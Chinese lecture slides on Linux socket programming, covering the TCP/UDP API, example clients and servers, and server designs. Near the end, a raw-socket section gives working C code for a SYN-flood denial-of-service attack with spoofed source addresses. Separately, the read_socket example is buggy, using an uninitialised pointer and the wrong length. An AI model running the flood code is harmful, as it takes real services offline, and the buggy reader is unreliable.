  - sockfd: 调用socket返回的文件描述符
  - backlog: 在进入队列中允许的连接数目，在发生错误的时候返回-1
- 返回值
  - 成功时，返回0
  - 失败时，返回-1


listen()函数

```
int main()
{
    int sockfd;
    ……
    if (listen(sockfd, BACKLOG) == -1)
        {
        perror("listen");      exit(1);
        }
    ……
}
```



accept()函数

- 功能
  - 建立套接字连接
  - #include <sys/socket.h>
- 函数原型
  - int accept(int s, struct sockaddr *addr, socklen_t *addrlen);
- 参数说明
  - sockfd：调用socket返回的文件描述符
  - addr：指向局部的数据结构sockaddr_in的指针
  - addrlen：设置为sizeof(struct sockaddr_in)
- 返回值
  - 成功时，返回一个socket 端口
  - 失败时，返回-1



accept()函数

```
int main() {
    int sockfd, client_fd;
    struct sockaddr_in    remote_addr;    /* 客户端地址信息 */
    ……
    while(1) {
        sin_size = sizeof(struct sockaddr_in);
        if ((client_fd = accept(sockfd, (struct sockaddr *)
            &remote_addr, &sin_size)) == -1){
            perror("accept"); continue;
        }
        printf("from %s\n", inet_ntoa(remote_addr.sin_addr));
        ……
    }
    ……
}
```

write()函数

- 函数原型
  - ssize_t write(int fd,const void *buf,size_t nbytes)
- 功能
  - 将buf中的nbytes字节内容写入文件描述符fd
- 返回值
  - 成功时返回写的字节数
  - 失败时返回-1，并设置errno变量
- 说明
  - write的返回值大于0，表示写了部分或者是全部的数据
  - 返回的值小于0，表示出现错误
    - ✓如果错误为EINTR，表示在写的时候出现中断错误
    - ✓如果为EPIPE，表示网络连接出现问题

基于write()函数的socket写实现

```
int write_socket(int fd,void *buffer,int length) {
  int bytes_left;
  int written_bytes;
  char *ptr;

  ptr=buffer;
  bytes_left=length;
  while(bytes_left>0) {/* 开始写*/

    written_bytes=write(fd,ptr,bytes_left);
    if(written_bytes<=0){/* 出错*/
      if(errno==EINTR) /* 中断错误 继续写*/
        written_bytes=0;
      else /* 其他错误 没有办法,只好撤退了*/
        return(-1);
    }
    bytes_left-=written_bytes;
    ptr+=written_bytes;      /* 从剩下的地方继续写   */
  }
  return(0);
}
```

read()函数

- 函数原型
  - ssize_t read(int fd,void *buf,size_t nbyte)
- 功能
  - 从fd中读取内容
- 返回值
  - 读成功时，返回实际所读的字节数
    - ✓如果返回的值是0 表示已经读到文件的结束，
  - 出错时，返回值小于0
    - ✓如果错误为EINTR，说明读是由中断引起的
    - ✓如果是ECONNREST表示网络连接出了问题

基于read()函数的socket读实现

```
int read_socket(int fd,void *buffer,int length){
  int bytes_left;
  int bytes_read;
  char *ptr;

  bytes_left=length;
  while(bytes_left>0){
    bytes_read=read(fd,ptr,bytes_read);
    if(bytes_read<0){
      if(errno==EINTR)
        bytes_read=0;
      else
        return(-1);
    }
    else if(bytes_read==0)
      break;
    bytes_left-=bytes_read;
    ptr+=bytes_read;
  }
  return(length-bytes_left);
}
```

send()函数

- 功能
  - 用于流式套接字或者数据报套接字的通讯
  - #include <sys/types.h>
  - #include <sys/socket.h>
- 函数原型
  - ssize_t send(int sockfd, const void *buf, size_t len, int flags);
- 参数说明
  - sockfd：发送数据的套接字描述符
  - msg：指向发送数据的指针
  - len：数据长度
  - flags：一般设置为0
- 返回值
  - 成功时，返回实际发送的数据的字节数
  - 失败时，返回-1

send()函数

```
if (!fork())
{
    /* 子进程代码段 */
  if (send(client_fd, "Hello, you are connected!\n", 26, 0) == -1)
    perror("send");
  close(client_fd);
  exit(0);
}
```

recv()函数

- 功能
  - 用于流式套接字的通讯
  - #include <sys/types.h>
  - #include <sys/socket.h>
- 函数原型
  - ssize_t recv(int sockfd, void *buf, size_t len, int flags);
- 参数说明
  - sockfd：要读的SOCKET描述符
  - buf：要读的信息的缓冲区
  - len：缓冲的最大长度
  - flags：一般设置为0
- 返回值
  - 成功时，返回实际接收到的数据的字节数
  - 失败时，返回-1

send()/recv()中的flags说明

- **MSG_DONTROUTE**
  - 是send()的使用标志，不查找路由表，表示目的主机在本地网络
- **MSG_OOB**
  - 接受或者发送带外数据
- **MSG_PEEK**
  - 是recv()的使用标志，查看数据，并不从系统缓冲区移走数据
- **MSG_WAITALL**
  - 是recv()的使用标志，表示等待所有数据，阻塞式接收，直到满足条件或发生错误
    - ✓ 读到指定字节时，正常返回，返回值等于len
    - ✓ 读到文件尾，正常返回，返回值小于len
    - ✓ 操作错误时，返回-1

recv()函数

```
#define MAXDATASIZE 100 /*每次最大数据传输量 */
    ……
int main(int argc, char *argv[])
{
    int recvbytes;
    char buf[MAXDATASIZE];
    ……
    if ((recvbytes = recv(sockfd, buf,  MAXDATASIZE, 0)) == -1)
    {
        perror("recv");  exit(1);
    }
    ……
}
```

sendto()函数

- 功能
  - 用于数据报套接字的通讯
  - #include <sys/types.h>
  - #include <sys/socket.h>
- 函数原型
  - int sendto(int sockfd, const void *msg, int len,unsigned int flags,const struct sockaddr *to, int tolen);
- 参数说明
  - to: 目地机的IP地址和端口号信息
  - tolen: 常被赋值为sizeof (struct sockaddr)
- 返回值
  - 成功时，返回实际发送的数据的字节数
  - 失败时，返回-1

recvfrom()函数

- 功能
  - 用于数据报套接字的通讯
  - #include <sys/types.h>
  - #include <sys/socket.h>
- 函数原型
  - int recvfrom(int sockfd,void *buf, int len, unsigned int flags, struct sockaddr *from, int *fromlen);
- 参数说明
  - from: 保存源机的IP地址及端口号
  - fromlen: 常常被赋值为sizeof (struct sockaddr)
- 返回值
  - 成功时，返回实际接收到的数据的字节数
  - 失败时，返回-1

close()函数

- 功能
  - 关闭通讯
  - #include <sys/types.h>
  - #include <sys/socket.h>
- 函数原型
  - int close(int sockfd);
  - int shutdown(int s, int how);
- 参数说明
  - sockfd: 要关闭的SOCKET描述符
  - how
    - ✓ 0 – 不允许接受
    - ✓ 1 – 不允许发送
    - ✓ 2 – 不允许发送和接受(和close() 一样)
- 返回值
  - 成功时，返回0
  - 失败时，返回-1

IP地址与域名的获取

- 函数原型
  - #include <netdb.h>
  - struct hostent *gethostbyname(const char *name);
  - struct hostent *gethostbyaddr(const char *addr, size_t len, int type);

```
struct hostent{
  char *h_name;             /*主机的正式名称*/
  char **h_aliases;         /*主机的别名*/
  int h_addrtype;           /*主机的地址类型      AF_INET */
  int h_length;             /*主机的地址长度  对于IP4 是4字节32位*/
  char **h_addr_list;       /*主机的IP地址列表*/
  #define h_addr  h_addr_list[0]  /*主机的第一个IP地址  */
};
```

字符串的IP与32的IP的转换

- 说明
  - 网络上用的IP都是数字加点(192.168.0.1)构成
  - struct in_addr结构中用的是32位的IP，如
    - IP(C0A80001)是192.168.0.1
- 函数原型
  - int inet_aton(const char *cp,struct in_addr *inp)
    - 将a.b.c.d的IP转换为32位的IP，存储在 inp指针里面
  - char *inet_ntoa(struct in_addr in)
    - 将32位IP转换为a.b.c.d的格式
- 说明
  - 函数里面 a 代表 ascii，n 代表network

面向连接的socket通信流程

面向连接的socket通信流程

- 服务器程序作用
  - 程序初始化
  - 持续监听一个固定的端口
  - 收到Client的连接后建立一个socket连接
  - 与Client进行通信和信息处理
    - ✓ 接收Client通过socket连接发送来的数据，进行相应处理并返回处理结果，如BBS Server
    - ✓ 通过socket连接向Client发送信息，如Time Server
  - 通信结束后中断与Client的连接

面向连接的socket通信流程

- 客户程序作用
  - 程序初始化
  - 连接到某个Server上，建立socket连接
  - 与Server进行通信和信息处理
    - ✓ 接收Server通过socket连接发送来的数据，进行相应处理
    - ✓ 通过socket连接向Server发送请求信息
  - 通信结束后中断与Client的连接

面向连接的socket通信示例—服务器程序

```
int main(int argc,char **argv){
   int fd,client_sockfd;
   int len;
   struct sockaddr_in remoteaddr;
   struct sockaddr_in localaddr;
   char buf[1024];

   // 建立套接口
   fd = socket(AF_INET,SOCK_STREAM,0);
   if(fd == -1){
      printf("socket() error %d\n",errno);
      return -1;
   }
```

面向连接的socket通信示例—服务器程序

```
// 绑定地址和端口
localaddr.sin_family = AF_INET;
localaddr.sin_addr.s_addr = htonl(INADDR_ANY);
localaddr.sin_port = htons(5000);
len = sizeof(localaddr);
if(bind(fd,(struct sockaddr *)&localaddr,len) == -1){
   printf("bind() error\n");
   return -1;
}
// 建立套接口队列
if(listen(fd,5) == -1){
   printf("listen() error\n");
   return -1;
}
```

面向连接的socket通信示例—服务器程序

```
  while(1){
    printf("waiting for ...\n");
    fflush(stdout);
      //等待
    len = sizeof(remoteaddr);
    client_sockfd = accept(fd,(struct sockaddr *)&remoteaddr,&len);
    // 接收数据
    readline(client_sockfd,(void *)buf,1024);
    printf("server read line :%s",buf);
    //关闭连接
    close(client_sockfd);
    printf("close client\n");
  }
  return 0;
}
```

面向连接的socket通信示例—服务器程序

```
int readline(int fd,void *pbuf,int maxlen){
  int n,ret;
  char c,*ptr;
  ptr = pbuf;
  for(n = 1; n< maxlen; n++){
again:
    ret = recv(fd,&c,1,0);
    if(ret ==1) {
      *ptr++ =c;
      if(c == '\n')break;//readover
    }
    else if(ret == 0) {
      if(n == 1)
        return 0;//EOF no data read
      else
        break; //EOF some data read
    }
    else{
      if(errno == EINTR)goto again;
      return -1;//error
    }
  }
  *ptr = 0;
  return n;
}
```

面向连接的socket通信示例—客户程序

```
int main(int argc,char **argv){
 int fd;
 int len,ret;
 struct sockaddr_in remoteaddr;
 char data[1024];
 // 建立套接口
 fd = socket(AF_INET, SOCK_STREAM, 0);
 // 连接
 remoteaddr.sin_family = AF_INET;
 remoteaddr.sin_addr.s_addr = inet_addr("127.0.0.1");
 remoteaddr.sin_port = htons(5000);
 len = sizeof(remoteaddr);
```


面向连接的socket通信示例—客户程序

```
ret = connect(fd, (struct sockaddr *)&remoteaddr, len);
if(ret == -1) {
 printf("connect() error\n");
 return -1;
}

//发送数据
sprintf(data,"%s\n","hello world");
ret = send(fd, (void *)data, strlen(data),0);
if(ret <= 0){
 printf("send() error\n");
 goto finish;
}
```

面向连接的socket通信示例—客户程序

```
 printf("sent line:%s", data);
 printf("client exit.\n");
 // 关闭
finish:
 close(fd);
 fd = -1;
 return 0;
}
```

面向无连接的socket通信流程



面向无连接通信适用场景

- 面向数据报
- 网络数据大多为短消息
- 拥有大量客户
- 对数据安全性无特殊要求
- 网络负担非常重，但对响应速度要求高

面向无连接的socket通信示例—公共函数

```
int make_dgram_server_socket(int portnum) {
 struct  sockaddr_in   saddr; /* build our address here */
 char hostname[HOSTLEN];   /* address          */
 int sock_id;     /* the socket          */

 sock_id = socket(PF_INET, SOCK_DGRAM, 0);  /* get a socket */
 if ( sock_id == -1 )
  return -1;
 /** build address and bind it to socket **/
 gethostname(hostname, HOSTLEN);      /* where am I ? */
 make_internet_address(hostname, portnum, &saddr);
 if ( bind(sock_id, (struct sockaddr *)&saddr, sizeof(saddr)) != 0 )
    return -1;
 return sock_id;
}
```

面向无连接的socket通信示例—公共函数

```
int make_dgram_client_socket()  {
 return socket(PF_INET, SOCK_DGRAM, 0);
}

int make_internet_address(char *hostname, int port,
  struct sockaddr_in *addrp){
 struct hostent *hp;
 bzero((void *)addrp, sizeof(struct sockaddr_in));
 hp = gethostbyname(hostname);
 if ( hp == NULL ) return -1;
 bcopy((void *)hp->h_addr, (void *)&addrp->sin_addr, hp->h_length);
 addrp->sin_port = htons(port);
 addrp->sin_family = AF_INET;
 return 0;
}

int get_internet_address(char *host, int len,
  int *portp, struct sockaddr_in *addrp)  {
 strncpy(host, inet_ntoa(addrp->sin_addr), len );
 *portp = ntohs(addrp->sin_port);
 return 0;
}
```

面向无连接的socket通信示例—服务器程序

```
int main(int ac, char *av[])
{
 int port;    /* use this port  */
 int sock;    /* for this socket  */
 char buf[BUFSIZ];  /* to receive data here  */
 size_t msglen;   /* store its length here */
 struct  sockaddr_in   saddr; /* put sender's address here */
 socklen_t saddrlen;  /* and its length here  */

 if ( ac == 1 || (port = atoi(av[1])) <= 0 ){
  fprintf(stderr,"usage: dgrecv portnumber\n");
  exit(1);
 }
```

面向无连接的socket通信示例—服务器程序

```
  /*  get a socket and assign it a port number */
 if( (sock = make_dgram_server_socket(port)) == -1 )
  oops("cannot make socket",2);
    /* receive messaages on that socket */
 saddrlen = sizeof(saddr);
 while( (msglen = recvfrom(sock,buf,BUFSIZ,0,
    (struct sockaddr *) &saddr,&saddrlen))>0 ) {
  buf[msglen] = '\0';
  printf("dgrecv: got a message: %s\n", buf);
  say_who_called(&saddr);
 }
 return 0;
}
```

面向无连接的socket通信示例—服务器程序

```
void say_who_called(struct sockaddr_in *addrp)
{
 char host[BUFSIZ];
 int port;

 get_internet_address(host,BUFSIZ,&port,addrp);
 printf("  from: %s:%d\n", host, port);
}
```

面向无连接的socket通信示例—客户程序

```
#define oops(m,x)   { perror(m);exit(x);}

int make_dgram_client_socket();
int make_internet_address(char *,int, struct sockaddr_in *);

int main(int ac, char *av[]){
 int sock;    /* use this socket to send */
 char *msg;    /* send this messag  */
 struct  sockaddr_in   saddr; /* put sender's address here */

 if ( ac != 4 ){
  fprintf(stderr,"usage: dgsend host port 'message'\n");
  exit(1);
 }
```

面向无连接的socket通信示例—客户程序


```
 msg = av[3];
 /* get a datagram socket */
 if( (sock = make_dgram_client_socket()) == -1 )
  oops("cannot make socket",2);
 /* combine hostname and portnumber of destination into an address */

 if ( make_internet_address(av[1], atoi(av[2]), &saddr) == -1 )
  oops("make addr",4);
 /* send a string through the socket to that address */
 if ( sendto(sock, msg, strlen(msg), 0,
     (struct sockaddr *)&saddr,sizeof(saddr)) == -1)
  oops("sendto failed", 3);
 return 0;
}
```

服务器请求处理流程—循环服务器方案

❖UDP实现框架

- 没有一个客户端可以一直占用服务端
- 只要处理过程不是死循环，则服务器对于每一个客户机的请求总是能够满足

```
socket(...);
bind(...);
while(1)
 {
     recvfrom(...);
     process(...);
     sendto(...);
 }
```




服务器请求处理流程—循环服务器方案

❖TCP实现框架

- 每次接受一个客户端连接
- 完成某客户所有请求后，断开连接


```
socket(...);
    bind(...);
    listen(...);
    while(1){
        accept(...);
        while(1) {
            read(...);
            process(...);
            write(...);
        }
        close(...);
    }
```



服务器请求处理流程—并发服务器方案

❖TCP实现框架

```
socket(...);
bind(...);
listen(...);
while(1) {
   accept(...);
   if(fork(..)==0)  {
      while(1) {
         read(...);
         process(...);
         write(...);
      }
      close(...);
      exit(...);
   }
   close(...);
}
```



原始套接字

- 功能
  - 编写出TCP/UDP套接字不能够实现的功能
  - 自己创建各个头部
  - 只能由有root权限的用户创建
- 函数原型
  - int sockfd(AF_INET,SOCK_RAW,protocol)
    - ✓ 根据协议（如IPPROTO_ICMP, IPPROTO_TCP, IPPROTO_UDP）创建不同类型原始套接字

原始套接字示例—实现DOS

```
int main(int argc,char **argv){
  int sockfd;
  struct sockaddr_in addr;
  struct hostent *host;
  int on=1;
  if(argc!=2){
    fprintf(stderr,"Usage:%s hostname\n\a",argv[0]);
    exit(1);
  }
  bzero(&addr,sizeof(struct sockaddr_in));
  addr.sin_family=AF_INET;
  addr.sin_port=htons(DESTPORT);
  if(inet_aton(argv[1],&addr.sin_addr)==0){
    host=gethostbyname(argv[1]);
    if(host==NULL){
      fprintf(stderr,"HostName Error:%s\n\a",hstrerror(h_errno));
      exit(1);
    }
    addr.sin_addr=*(struct in_addr *)(host->h_addr_list[0]);
  }
```

原始套接字示例—实现DOS

```
    /*使用IPPROTO_TCP创建TCP原始套接字*/
    sockfd=socket(AF_INET,SOCK_RAW,IPPROTO_TCP);
    if(sockfd<0){
      fprintf(stderr,"Socket Error:%s\n\a",strerror(errno));
      exit(1);
    }
    /*设置IP数据包格式,告诉系统内核模块IP数据包由我们自己来填写*/
    setsockopt(sockfd,IPPROTO_IP,IP_HDRINCL,&on,sizeof(on));
    /*只用超级护用户才可以使用原始套接字*/
    setuid(getpid());
    /*发送炸弹*/
    send_tcp(sockfd,&addr);
}
```

原始套接字示例—实现DOS

```
/*发送炸弹实现*/
void send_tcp(int sockfd,struct sockaddr_in *addr){
  char buffer[100];  /*放置数据包*/
  struct ip *ip;
  struct tcphdr *tcp;
  int head_len;
  /* 数据包内容为空,所以长度等于两结构长度*/
  head_len=sizeof(struct ip)+sizeof(struct tcphdr);
  bzero(buffer,100);
  /*填充IP数据包的头部*/
  ip=(struct ip *)buffer;
  ip->ip_v=IPVERSION; /*版本一般是4*/
  ip->ip_hl=sizeof(struct ip)>>2; /*IP数据包的头部长度*/
  ip->ip_tos=0;                   /*服务类型*/
  ip->ip_len=htons(head_len);     /*IP数据包的长度*/
  ip->ip_id=0;                    /*由系统填写*/
  ip->ip_off=0;                   /*由系统填写*/
  ip->ip_ttl=MAXTTL;              /**最长时间 255*/
  ip->ip_p=IPPROTO_TCP;           /*TCP包*/
  ip->ip_sum=0;                   /** 校验和由系统处理*/
  ip->ip_dst=addr->sin_addr;      /*攻击的对象*/
```

原始套接字示例—实现DOS

```
/*填写TCP数据包*/
tcp=(struct tcphdr *)(buffer +sizeof(struct ip));
tcp->source=htons(LOCALPORT);
tcp->dest=addr->sin_port; /*目的端口*/
tcp->seq=random();
tcp->ack_seq=0;
tcp->doff=5;
tcp->syn=1;  /*建立连接*/
tcp->check=0;

/** 准备连接服务器*/
while(1) {
  /*屏蔽源地址*/
  ip->ip_src.s_addr=random();
  sendto(sockfd,buffer,head_len,0,addr,sizeof(struct sockaddr_in));
}
}
```

主要内容

- 背景知识
  - 网间进程通信概念
  - 套接字编程
- 实验内容
  - **UDP通信**
  - 基于TCP的客户/服务器程序

UDP通信

- 实验说明
  - 创建一个socket，然后用它发送消息到以命令行参数传入的特定的主机和端口号
- 解决方案
  - UDP编程的客户端一般步骤
    - ✓创建一个socket，使用函数socket( )
    - ✓设置socket属性，使用函数setsockopt( )（可选）
    - ✓使用bind( )绑定IP地址、端口等信息到socket上 (可选)
    - ✓设置对方的IP地址和端口等属性
    - ✓发送数据，使用函数sendto( )
    - ✓关闭网络连接
  - 服务器端启动时，接收用户输入，在用户指定端口打开服务监听程序，然后进入循环
  - 客户端请求服务时，首先通过广播机制寻找服务器，随后建立通信连接

主要内容

- 背景知识
  - 网间进程通信概念
  - 套接字编程
- 实验内容
  - UDP通信
  - 基于TCP的客户/服务器程序

基于TCP协议的客户/服务器程序

- 实验说明
  - 网络客户端程序，连接服务器，发送一行字符串数据
  - 网络服务端程序，等待客户端的连接，接收一行字符串数据并打印到终端，然后关闭连接，等待下一个客户端的连接
- 解决方案
  - 与“UDP通信”实验类似

第9章 网络通信编程